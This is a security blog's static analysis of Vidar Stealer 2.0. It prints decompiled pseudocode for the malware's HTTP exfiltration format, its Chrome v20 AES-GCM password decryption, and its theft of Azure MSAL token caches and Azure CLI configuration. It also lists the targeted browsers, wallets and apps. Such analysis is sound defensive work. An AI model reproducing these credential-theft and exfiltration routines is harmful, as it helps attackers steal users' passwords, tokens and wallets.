

Vidar Stealer Malware Analysis

 ontinue.com/resource/blog-vidar-stealer-malware-analysis

November 5, 2025



[< Go Back](#)

Blog

Vidar Malware: Azure Credential Targeting and Chrome v20 Decryption Analysis

Executive Summary

This report documents a technical deep dive into Vidar Stealer 2.0 through systematic static analysis. The examination reveals the malware's complete operational workflow, from HTTP exfiltration protocols to credential theft mechanisms. What distinguishes this version is a complete architectural overhaul: developers rebuilt the platform from the ground up, implemented pervasive control flow flattening across all functions, and introduced dedicated Azure credential targeting capabilities including MSAL token cache theft and Azure CLI configuration extraction. This redesign positions Vidar to capitalize on competing infostealer operational disruptions, particularly Lumma Stealer's recent challenges.

Key Technical Findings

- Pervasive control flow flattening across all 274 functions using state machine obfuscation with zero static imports
- Documented exact HTTP POST exfiltration structure and reconstructed configuration memory layout (+0x000 through +0x5c8)
- Chrome v20 AES-GCM password decryption correctly implemented at function 0x140014d6c using Windows BCrypt APIs
- Dedicated Azure credential targeting: MSAL token cache theft and Azure CLI configuration extraction with explicit "Azure Reader" classification

- Recursive collection engine with 10-level directory traversal, intelligent file filtering, and proper Windows API error handling
- Multi-browser credential theft (Chrome, Edge, Firefox, Opera, Vivaldi) with DPAPI integration and 50+ cryptocurrency wallet targeting

Background

Vidar Stealer first appeared in 2018 as a Chromium-based credential theft platform. Earlier versions relied on C++ and maintained relatively straightforward control flow.

Version 2.0, first observed in October 2025, represents a fundamental architectural shift:

- Static analysis found no C++ artifacts; only pure C calling conventions.
- Pervasive control flow flattening across all 274 functions
- Expanded cloud credential targeting capabilities
- Zero static imports (full dynamic API resolution)

This redesign suggests a mature development effort focused on anti-analysis and expanded targeting scope. The timing coincides with operational disruptions affecting competing **info stealers**, potentially indicating market repositioning.

Sample Information

File Type: PE32+ (x64 executable)
Architecture: x86-64 (little endian)
Image Base: 0x140000000
Entry Point: 0x140001000
Compiler: C (complete rewrite from C++)
File Size: ~342 KB (.text section)
Total Functions: 274
Static Imports: 0 (dynamic API resolution)
File Hash (SHA256): bcf8a6911bf4033cf4d55caf22d7da9d97275bbb3b0f8fefcd1129e86bd4b49f8

Control Flow Flattening

Control Flow Flattening is an **obfuscation technique** used in software (particularly malware) to make code analysis and reverse engineering significantly more difficult and because of that it's widely used to make situations like this more painful when analysing malware.

Vidar 2.0 is its pervasive control flow flattening, which transforms all standard functions into state machines using seemingly random magic numbers. This obfuscation pattern appears consistently across all 274 functions in the binary.

Entry Point Analysis

The program's entry point appears straightforward:

```
Decompile: entry - (vidar)
1
2 void entry(undefined8 param_1,undefined8 param_2,_SYSTEMTIME *param_3,longlong ***param_4)
3
4 {
5     ulonglong uVar1;
6     undefined1 local_40 [64];
7
8     uVar1 = FUN_140001018((longlong)local_40,param_2,param_3,param_4);
9     /* WARNING: Subroutine does not return */
10    ExitProcess((UINT)uVar1);
11 }
12
```

However, FUN_140001018 immediately reveals the obfuscation pattern with state machine logic spanning thousands of lines.

State Machine Pattern

The malware uses numeric state identifiers to control execution flow:

```

28
29  local_6d0 = param_1;
30  FUN_1400413ac();
31  local_6b8[0] = FUN_1400415e4();
32  iVar3 = 0xef25c2e;
33 LAB_14000105a:
34  do {
35      while (iVar1 = local_6d0, -0x1ccdc047 < iVar3) {
36          if (iVar3 < 0x3faa991b) {
37              if (iVar3 == -0x1ccdc046) goto LAB_1400010d6;
38              if ((iVar3 == 0xef25c2e) && (iVar3 = -0x5b685f24, local_6b8[0] == 0)) {
39                  iVar3 = -0x1ccdc046;
40              }
41          }
42          else if (iVar3 == 0x5a1064e5) {
43              iVar3 = -0x722129a8;
44          }
45          else if (iVar3 == 0x3faa991b) {
46              uVar7 = 0xfd5c758e;
47              iVar3 = 0x43a9b48a;
48              if (local_6d0 == 0) {
49                  iVar3 = -0x2a38a72;
50              }
51              iVar2 = -0x59542f83;
52              do {
53                  while( true ) {
54                      while (iVar2 < -0x42484ba9) {
55                          if (iVar2 == -0x6e73082e) {
56                              iVar2 = 0x75091a75;
57                              uVar7 = 1;
58                          }
59                          else if ((iVar2 == -0x59542f83) && (iVar2 = -0x42484ba9, unaff_EBP == 0)) {
60                              iVar2 = -0x6e73082e;
61                          }
62                      }
63                      if (iVar2 == -0x42484ba9) break;
64                      if (iVar2 == 0x75091a75) {
65                          return uVar7;
66                      }
67                  }
68                  p1Var10 = (longlong *)local_6b8;
69                  local_6c8._0_4_ = FUN_140052e8c((ulonglong)local_670, (longlong *)local_6b8);
70                  iVar2 = -0x7e2e4c21;

```

Documented State Values

Through extensive analysis, the following state patterns were identified:

State Value	Function Context	Observed Behavior
0xef25c2e	Initialization routines	Entry state for configuration
-0x1ccdc046	Directory operations	Triggers CreateDirectoryA calls
-0x5b685f24	Validation checks	Conditional branch state
0x3faa991b	HTTP operations	Network communication paths
0x5a1064e5	Cleanup routines	Self-deletion preparation

Impact on Reverse Engineering

This obfuscation creates several challenges:

1. Function Length Explosion
2. Lost Semantic Structure
3. Decompiler Limitations
4. Time Investment

C2 & Exfiltration

HTTP Exfiltration Structure

The malware uses a two-stage HTTP exfiltration process:

1. **Form Construction** – (FUN_14000906e) – Builds the multipart/form-data structure
2. **HTTP Communication** – (FUN_1400064cc) – Handles the actual network transmission

Stage 1: Form Construction

The malware uses HTTP POST requests with multipart/form-data encoding. Analysis of function FUN_14000906e (HTTP request wrapper) reveals the exact data structure:

```
24 }
25 iVar1 = 0xe33d88e;
26 do {
27     while( true ) {
28         do {
29             while (iVar3 = iVar1, 0xe33d88d < iVar3) {
30                 if (iVar3 == 0x4c34221f) {
31                     FUN_140045bf6((ulonglong)local_668,0x20,0x14);
32                     iVar2 = wsprintfA(local_448,
33                                     "-----%s\r\nContent-Disposition: form-data; name=\"token\"\r\n\r\n%s\r\n-----%s\r\nContent-Disposition: form-data; name=\"build_id\"\r\n\r\n%s\r\n-----%s\r\nContent-Disposition: form-data; name=\"mode\"\r\n\r\n%s\r\n-----%s--\r\n",
34                                     ,local_668,param_1 + 0x300);
35                     wsprintfA(local_648,
36                             "Content-Type: multipart/form-data; boundary=----%s\r\nCache-Control: no-cache\r\nContent-Length: %d\r\n",
37                             ,local_668,iVar2);
38                     iVar2 = FUN_1400064cc(param_1,&DAT_140058586,param_1,(char *) (param_1 + 0x200),
39                                         (ulonglong)local_648,local_448,iVar2,param_3);
40                     iVar1 = -0x10218d9c;
41                 }
42             }
43             else {
44                 iVar1 = iVar5;
45                 if (((iVar3 != 0xfea4a86) && (iVar1 = iVar3, iVar3 == 0xe33d88e)) &&
46                     (iVar1 = 0xfea4a86, param_1 == 0)) {
47                     iVar1 = -0x44b2fa47;
48                 }
49             }
50         }
51     }
52 }
```

Exfiltration Fields:

1. **token** – Unique bot identifier (stored at config offset +0x300)
2. **build_id** – Campaign or customer identifier

3. mode – Current operation stage

The boundary string is generated using 20 random characters per request.

Stage 2: HTTP Communication

HTTP Request Implementation

Function FUN_1400064cc Handles the actual HTTP communication (how to send)

Connection Establishment:

```
    }
    else if (iVar4 == -0x79c76e8a) {
        iVar8 = InternetConnectA(DAT_14005d750,puStack_df0,local_de8._4_2_,0,0,3,0,0);
        iVar3 = 0x2c1aa63a;
        if (iVar8 == 0) {
            iVar3 = 0x3ed7c144;
        }
    }
}
```

Request Configuration:

```
    }
    else {
        if (iVar4 == 0x2696fd4d) goto LAB_1400071d0;
        if (iVar4 == 0x276ebe38) {
            iVar7 = HttpOpenRequestA(IVar8,local_e28,local_458,&DAT_140058770,0,0,local_e84,0);
            iVar3 = 0x7322ab94;
            if (iVar7 == 0) {
                iVar3 = 0x144d9593;
            }
        }
    }
}
```

Timeout Settings:

```
    }
    else if (iVar4 == 0x7322ab94) {
        local_d58[0] = 120000;
        local_e9c = 120000;
        InternetSetOptionA(IVar7,5,local_d58,4);
        InternetSetOptionA(IVar7,6,&local_e9c,4);
        InternetSetOptionA(IVar7,7,local_d58,4);
        InternetSetOptionA(IVar7,8,&local_e9c,4);
        unaff_R13 = (LPVOID)((ulonglong)unaff_R13 & 0xffffffff);
        pcVar13 = GetProcessHeap_exref;
        iVar3 = local_e70;
    }
    else if ((iVar4 == 0x7536fde3) && (iVar3 = 0x7e957f5f, local_e97 != '\0')) {
        iVar3 = 0x763073ba;
    }
}
```

Header Configuration:

```

1073 }
1074 else {
1075     if (iVar4 < 0x71277d4c) {
1076         if (iVar4 < 0x539d7dd7) {
1077             if (0x48f96269 < iVar4) {
1078                 if (iVar4 == 0x48f9626a) {
1079                     FUN_1400431b0((longlong)local_858,0x100,(longlong)local_e78);
1080                     wsprintfA(local_658,
1081                         "Host: %s\r\nCache-Control: no-cache\r\nPragma: no-cache\r\nConnection: keep-a
1082                         live\r\nUser-Agent: %s\r\n"
1083                     );
1084                     uVar5 = FUN_140043321((longlong)local_658);
1085                     pcVar13 = GetProcessHeap_exref;
1086                     unaff_R13 = (LPVOID)((ulonglong)unaff_R13 & 0xffffffff);
1087                     iVar4 = HttpAddRequestHeadersA(lVar7,local_658,uVar5,0xa0000000);
1088                     iVar3 = -0x7921efc2;
1089                     if (iVar4 == 0) {
1090                         iVar3 = 0x6f5387e6;
1091                     }
1092                 }
1093             }
1094         }
1095     }
1096 }

```

Response Validation:

```

        goto LAB_140007d8c;
    }
    iVar4 = HttpQueryInfoA(lVar7,0x14,local_d98,&local_e7c,0);
    iVar3 = -0x4212dcd7;
    if (iVar4 == 0) goto LAB_140007d8c;
}
else {
    if (iVar3 == -0x46321f8d) {
        ...
    }
}

```

Response data is read in 1KB chunks (0x400 bytes) using '[InternetReadFile\(\)](#)' with dynamic heap allocation based on Content-Length.

- | | |
|-----------------------------|--------------------------------|
| 1. InternetCrackUrlA | - Parse target URL |
| 2. InternetConnectA | - Connect to C2 server |
| 3. HttpOpenRequestA | - Open HTTP session |
| 4. InternetSetOptionA (x3) | - Set timeouts (120s) |
| 5. HttpAddRequestHeadersA | - Add custom headers |
| 6. HttpSendRequestA | - Send stolen data |
| 7. HttpQueryInfoA | - Check status code (200-399?) |
| 8. InternetReadFile | - Read C2 response |
| 9. InternetCloseHandle (x2) | - Cleanup |

1
2
3
4
5
6
7
8

1. InternetCrackUrlA – Parse target URL
2. InternetConnectA – Connect to C2 server
3. HttpOpenRequestA – Open HTTP session
4. InternetSetOptionA (x3) – Set timeouts (120s)
5. HttpAddRequestHeadersA – Add custom headers
6. HttpSendRequestA – Send stolen data
7. HttpQueryInfoA – Check status code (200-399?)
8. InternetReadFile – Read C2 response
9. InternetCloseHandle (x2) – Cleanup

Configuration Structure Reconstruction

The configuration structure offsets were identified through analysis of FUN_14000921e, which stages configuration data for exfiltration:

```
// From FUN_14000921e at address 0x14000921e
// This function stages configuration data for HTTP exfiltration

FUN_1400431b0((longlong)unaff_R15, 0x200, param_1);           // +0x000: data buffer
FUN_1400431b0((longlong)unaff_R15 + 0x200, 0x100, param_1 + 0x300); // +0x300: bot token
FUN_1400431b0((longlong)unaff_R15 + 0x300, 0x104, param_2);   // param_2: target path
FUN_1400431b0((longlong)unaff_R15 + 0x404, 0x100, param_1 + 0x200); // +0x200: server URL
FUN_1400431b0((longlong)unaff_R15 + 0x504, 0x40, param_1 + 0x4c8); // +0x4c8: work_path_1
FUN_1400431b0((longlong)unaff_R15 + 0x544, 0x80, param_1 + 0x448); // +0x448: unknown
```

Offset	Purpose	Size	Evidence Function	Usage
+0x000	Data Buffer	0x200	FUN_14000921e	Staging buffer copy
+0x200	Server URL	0x100	FUN_14000921e	HTTP connection target
+0x300	Bot Token	0x100	FUN_14000921e	Unique identifier
+0x448	Unknown	0x80	FUN_14000921e	Purpose unclear
+0x4c8	Work Path 1	0x40	FUN_14000921e	Primary directory

Note: Target directories for credential theft (Azure, browser paths, etc.) are **dynamically constructed on the stack** using environment variables (LOCALAPPDATA, USERPROFILE), not stored in the configuration structure.

From 'FUN_14000921e' – this function stages config data for exfiltration


```

5     }
6 }
7 else if (iVar2 == 0x9728ace) {
8     FUN_1400431b0((longlong)unaff_R15,0x200,param_1);
9     FUN_1400431b0((longlong)unaff_R15 + 0x200,0x100,param_1 + 0x300);
0     FUN_1400431b0((longlong)unaff_R15 + 0x300,0x104,param_2);
1     FUN_1400431b0((longlong)unaff_R15 + 0x404,0x100,param_1 + 0x200);
2     FUN_1400431b0((longlong)unaff_R15 + 0x504,0x40,param_1 + 0x4c8);
3     FUN_1400431b0((longlong)unaff_R15 + 0x544,0x80,param_1 + 0x448);
4     *(LPVOID *)((longlong)unaff_R15 + 0x5c8) = unaff_R12;
5     *(ulonglong *)((longlong)unaff_R15 + 0x5d0) = param_4;
6     uVar4 = FUN_14001979c(0x1400095d8, (longlong)unaff_R15);
7     iVar1 = -0xd955d8f;
8     if ((int)uVar4 == 0) {
9         iVar1 = -0x1c030b6a;

```

Evidence for Structure Layout

The following code patterns appear consistently across different functions:

Token Access for HTTP Exfiltration:

```

while (iVar3 = iVar1, 0xe33d88d < iVar3) {
    if (iVar3 == 0x4c34221f) {
        FUN_140045bf6((ulonglong)local_668,0x20,0x14);
        iVar2 = wsprintfA(local_448,
            "-----$s\r\nContent-Disposition: form-data; name=\"token\"\r\n\r\n$s\r\n-----$s\r\nContent-Disposition: form-data; name=\"build_id\"\r\n\r\n$s\r\n-----$s\r\nContent-Disposition: form-data; name=\"mode\"\r\n\r\n$s\r\n-----$s--\r\n",
            local_668,param_1 + 0x300);
        wsprintfA(local_648,
            "Content-Type: multipart/form-data; boundary=----$s\r\nCache-Control: no-cache\r\nContent-Length: %d\r\n",
            local_668,iVar2);
        iVar2 = FUN_1400064cc(param_1,&DAT_140058586,param_1,(char *) (param_1 + 0x200),
            (longlong)local_648,local_448,iVar2,param_3);
    }
}

```

Server Address Usage:

```


    local_e28 = param_2;
    local_e54 = InternetCrackUrlA(param_3,0,0);
    local_e5c = -0x6b46fc8c;
    if (param_8 == (longlong *)0x0) {
        local_e5c = 0x543d40b8;
    }
}

```

Directory Structure Created

```
%TEMP%\[random_8_chars]\ ← work_path_1
├─ data\ ← directory_path
│   ├─ Cookies\
│   ├─ History\
│   ├─ Plugins\
│   ├─ Wallets\
│   ├─ passwords.txt
│   ├─ _v20.txt ← Chrome v20 keys
│   └─ screenshot.jpg
└─ temp\ ← work_path_2
```

Configuration Data Flow



Credential Theft Implementation

Browser Credential Targeting

Vidar 2.0 targets credentials from all major browsers through both traditional and advanced techniques.

Targeted Browsers:

- Google Chrome
- Microsoft Edge

- Mozilla Firefox
- Opera / Opera GX
- Vivaldi
- Waterfox
- Palemoon

DPAPI Integration

[Windows Data Protection API](#) is leveraged to decrypt stored credentials when malware runs under the victim's user context:

```

1  CryptUnprotectData(
2      pDataIn,
3      ppszDataDescr,
4      pOptionalEntropy,
5      pvReserved,
6      pPromptStruct,
7      dwFlags,
8      pDataOut
9  );
10


```

Chrome v20 Encryption: AES-GCM Implementation

This function implements Chrome v20 password decryption using Windows BCrypt API for AES-256-GCM decryption. The heavily obfuscated control flow uses computed jumps to evade static analysis.

Key Parameters:

- param_1: Pointer to decrypted v20 key (32-byte AES key from Local State)
- param_2: Pointer to encrypted password blob from Chrome database
- param_3: Total size of encrypted blob
- param_4: Output buffer for decrypted password
- param_5: Size of output buffer



Chrome v20 Structure Extraction:

- Skips 3-byte "v20" prefix: local_d0 = param_2 + 3
- Calculates ciphertext size: cbInput = param_3 - 0x1f (31 bytes = 3 prefix + 12 nonce + 16 tag)
- Locates authentication tag: local_d8 = param_2 + param_3 - 0x10 (last 16 bytes)

BCrypt Algorithm Provider Initialization

```
else if (iVar4 < -0xdd50b71) {
    if (iVar4 == -0x10945af0) {
        NVar1 = BCryptOpenAlgorithmProvider(&local_110, L"AES", (LPCWSTR)0x0, 0);
        iVar2 = -0x131faca2;
        if (-1 < NVar1) {
            iVar2 = -0x74d59754;
        }
    }
}
```

- BCryptOpenAlgorithmProvider: Opens the Microsoft Primitive Provider for AES
- &local_110: Receives the algorithm handle (BCRYPT_ALG_HANDLE)
- L"AES": Specifies AES algorithm
- Returns: NTSTATUS code (negative on failure)

Set AES-GCM Chaining Mode

```
LAB_140014e42:
while (iVar4 = iVar2, iVar2 = iVar4, iVar4 < 0x64c9f72) {
    if (iVar4 < -0x403a5b52) {
        if (iVar4 < -0x62657001) {
            if (iVar4 < -0x639a2c58) {
                if (iVar4 == -0x74d59754) {
                    NVar1 = BCryptSetProperty(local_110, L"ChainingMode", (PUCHAR)L"ChainingModeGCM", 0x20, 0);
                    iVar2 = -0x639a2c58;
                    if (-1 < NVar1) {
                        iVar2 = 0x7abda472;
                    }
                }
            }
        }
    }
}
```

- BCryptSetProperty: Modifies algorithm object properties
- local_110: Algorithm handle from previous step
- L"ChainingMode": Property identifier
- L"ChainingModeGCM": Sets Galois/Counter Mode (authenticated encryption)
- 0x20: Size of property value in bytes (32 bytes for wide string)

Why GCM? Chrome uses AES-GCM because it provides:

- Confidentiality (encryption)
- Authenticity (prevents tampering)
- Integrity verification via authentication tag

Symmetric Key Generation

```
iVar2 = local_ec;
if ((iVar4 != -0x7687b27) && (iVar2 = iVar4, iVar4 == 0x2bac5af)) {
    NVar1 = BCryptGenerateSymmetricKey
        (local_110, &local_100, (PUCHAR)0x0, 0, param_1, *(ULONG *) (param_1 + 0x20), 0);
    local_111 = -1 < NVar1;
    bVar5 = ((DAT_14005c034 + 1) * DAT_14005c034 & 1U) == 0;
    iVar2 = 0x7f20d394;
    iVar4 = -0x52c2b676;
}
AB 1400154b0:
```

- BCryptGenerateSymmetricKey: Creates a key object from raw key material
- param_1: Points to structure containing the decrypted v20 AES key (32 bytes)
- *(ULONG *) (param_1 + 0x20): Key length stored at offset 0x20 (should be 32/0x20)
- &local_100: Receives the key handle (BCRYPT_KEY_HANDLE)

Key Source: This 32-byte AES key was previously extracted from Chrome's Local

Memory Allocation for Output

```
if (iVar4 < 0x51a306bb) {
  if (iVar4 < 0x31d0276c) {
    if (iVar4 < 0x154fa7d7) {
      if (iVar4 == 0x64c9f72) goto LAB_1400152cf;
      if (iVar4 == 0x12a3c770) {
        local_70 = 0;
        uStack_68 = 0;
        uStack_78 = 0;
        local_90 = 0;
        uStack_98 = 0;
        local_60 = 0;
        local_b0 = 0x100000058;
        local_a8 = local_d0;
        local_a0 = 0xc;
        lStack_88 = local_d8;
        local_80 = 0x10;
        pvVar3 = GetProcessHeap();
        pbOutput = (PUCHAR)HeapAlloc(pvVar3, 0, (ulonglong)cbInput);
        iVar2 = 0x7b5cdbd9;
        if (pbOutput == (PUCHAR)0x0) {
          iVar2 = 0x79ce572c;
        }
      }
    }
    goto LAB_140014e42;
  }
}
```

BCRYPT_AUTHENTICATED_CIPHER_MODE_INFO Structure Setup: This builds the structure required for authenticated decryption:

OffsetValuePurposelocal_b00x1000000058Structure version/size magiclocal_a8local_d0Nonce/IV pointer (12 bytes at offset 3)local_a00xcNonce length (12 bytes)lStack_88local_d8Authentication tag pointer (last 16 bytes)local_800x10Authentication tag length (16 bytes)

Memory Allocation:

- Allocates 'cbinput' bytes (ciphertext length without prefix, nonce, tag)
- Uses Windows heap (GetProcessHeap/HeapAlloc)
- Failure triggers cleanup routine

Browser Detection

Function FUN_140019ad0 implements window class detection to identify running browsers:

```

goto LAB_140019c53;
}
if (iVar4 < 0x1779bfa5) {
    if (iVar4 != 0x13c8200a) {
        if (iVar4 == 0x1500a7e8) {
            local_248[0] = '\0';
            local_348[0] = '\0';
            local_398 = 0;
            GetWindowTextA(param_2,local_248,0x100);
            GetClassNameA(param_2,local_348,0x100);
            GetWindowThreadId(param_2,&local_398);
            iVar4 = -0x4183a4a9;
            if (local_398 == 0) {
                iVar4 = 0x36725535;
            }
        }
    }
}
goto LAB_140019c53;

```

Target Detection Matrix:

Browser	Window Class	Process Name
Google Chrome	Chrome_WidgetWin_1	chrome.exe
Mozilla Firefox	MozillaWindowClass	firefox.exe
Microsoft Edge	ApplicationFrameWindow	msedge.exe
Opera	OperaWindowClass	opera.exe

Cryptocurrency Wallets

Based on public reporting and string analysis, Vidar 2.0 targets 50+ cryptocurrency wallet applications including:

- Atomic Wallet
- Exodus
- Electrum / ElectrumLTC
- Bitcoin Core
- Ethereum
- Monero
- Dogecoin
- And many browser-based wallet extensions

Additional Targeted Data

2FA Applications:

- Authy Desktop
- Google Authenticator
- EOS Authenticator
- GAuth Authenticator

Email Clients:

- Microsoft Outlook
- Mozilla Thunderbird

FTP/File Transfer:

- FileZilla
- WinSCP
- CCleaner

Cloud Services:

AWS (.aws files), Azure (.azure files), Office 365 tokens

Azure Identity Service Token Theft

This is where things get interesting. I found a dedicated function at address 0x14003fa19 that specifically hunts for Microsoft Authentication Library (MSAL) token caches. I have also discovered the same flow has applied for other Cloud vendors where the same logic applies to cloud credential theft.

```
1
2 DVar1 = GetEnvironmentVariableA("LOCALAPPDATA",local_258,0x104);
3 iVar3 = -0x77c3a729;
4 do {
5     while( true ) {
6         while (-0x3549fc11 < iVar3) {
7             if (iVar3 == -0x3549fc10) goto LAB_14003fb07;
8             if (iVar3 == 0xb6e9854) {
9                 return unaff_EBP;
10            }
11            if (iVar3 == 0x20307bf9) {
12                unaff_EBP = FUN_14003ec16(param_1, (longlong)local_148, 0x1400582aa, 0x140058319, 0);
13                iVar3 = 0xb6e9854;
14            }
15        }
16        if (iVar3 == -0x77c3a729) break;
17        if (iVar3 == -0x403943f4) {
18LAB_14003fb07:
19            iVar3 = 0xb6e9854;
20            unaff_EBP = 0;
21        }
22        else if (iVar3 == -0x40276233) {
23            FUN_1400431b0((longlong)local_148, 0x104, (longlong)local_258);
24            FUN_1400433d6((longlong)local_148, 0x104, 0x14005831e);
25            DVar2 = GetFileAttributesA(local_148);
26            iVar3 = 0x20307bf9;
27            if (DVar2 == 0xffffffff) {
28                iVar3 = -0x403943f4;
29            }
30        }
31    }
32    iVar3 = -0x40276233;
33    if (DVar1 == 0) {
34        iVar3 = -0x3549fc10;
35    }
36    } while( true );
37}
```

Here's what it's doing:

Target Location:

%LOCALAPPDATA%\IdentityService\msal.cache

The malware first checks if the LOCALAPPDATA environment variable exists, then constructs a path to the .IdentityService directory **on the stack** using string operations. This directory contains the MSAL cache file – essentially a goldmine of authentication tokens that can be used to impersonate legitimate users across Microsoft services.

The function validates the directory exists using '[GetFileAttributesA](#)' on the constructed path (stored in stack buffer local_148). If successful, it passes **both the configuration structure** (param_1) and the constructed path to the collection engine FUN_14003ec16 for processing.

```
1  What's in the MSAL cache?
2  - Access tokens for Azure resources
3  - Refresh tokens for persistent access
4  - Account metadata and session information
```

The function validates the directory exists using GetFileAttributesA before attempting to read it. If successful, it passes the data to a core file collection engine that we'll discuss shortly.

Why this matters: These tokens can provide immediate, authenticated access to Azure resources without needing to crack passwords or bypass MFA. They're essentially pre-authenticated sessions waiting to be hijacked.

Azure CLI Configuration Theft

The second Azure-targeting function sits at address 0x14003eaf4 and goes after a different prize – the Azure CLI configuration directory.

```

Decompile: FUN_14003eaf4 - (vidar)
1
2 int FUN_14003eaf4(longlong param_1)
3
4 {
5     DWORD DVar1;
6     DWORD DVar2;
7     int iVar3;
8     int unaff_EBP;
9     CHAR local_258 [272];
10    CHAR local_148 [264];
11
12    DVar1 = GetEnvironmentVariableA("USERPROFILE",local_258,0x104);
13    iVar3 = 0x423a8a26;
14    while( true ) {
15        while( true ) {
16            while (-0x1cdab540 < iVar3) {
17                if ((iVar3 == -0x1cdab53f) || (iVar3 == 0x5c944b65)) {
18                    iVar3 = -0x33f9609c;
19                    unaff_EBP = 0;
20                }
21                else if ((iVar3 == 0x423a8a26) && (iVar3 = -0x3126c77d, DVar1 == 0)) {
22                    iVar3 = -0x1cdab53f;
23                }
24            }
25            if (iVar3 != -0x64ba2c63) break;
26            unaff_EBP = FUN_14003ec16(param_1, (longlong)local_148, 0x140058875, 0x14005826c, 0);
27            iVar3 = -0x33f9609c;
28        }
29        if (iVar3 == -0x33f9609c) break;
30        if (iVar3 == -0x3126c77d) {
31            FUN_1400431b0((longlong)local_148, 0x104, (longlong)local_258);
32            FUN_1400433d6((longlong)local_148, 0x104, 0x140058271);
33            DVar2 = GetFileAttributesA(local_148);
34            iVar3 = -0x64ba2c63;
35            if (DVar2 == 0xffffffff) {
36                iVar3 = 0x5c944b65;
37            }
38        }
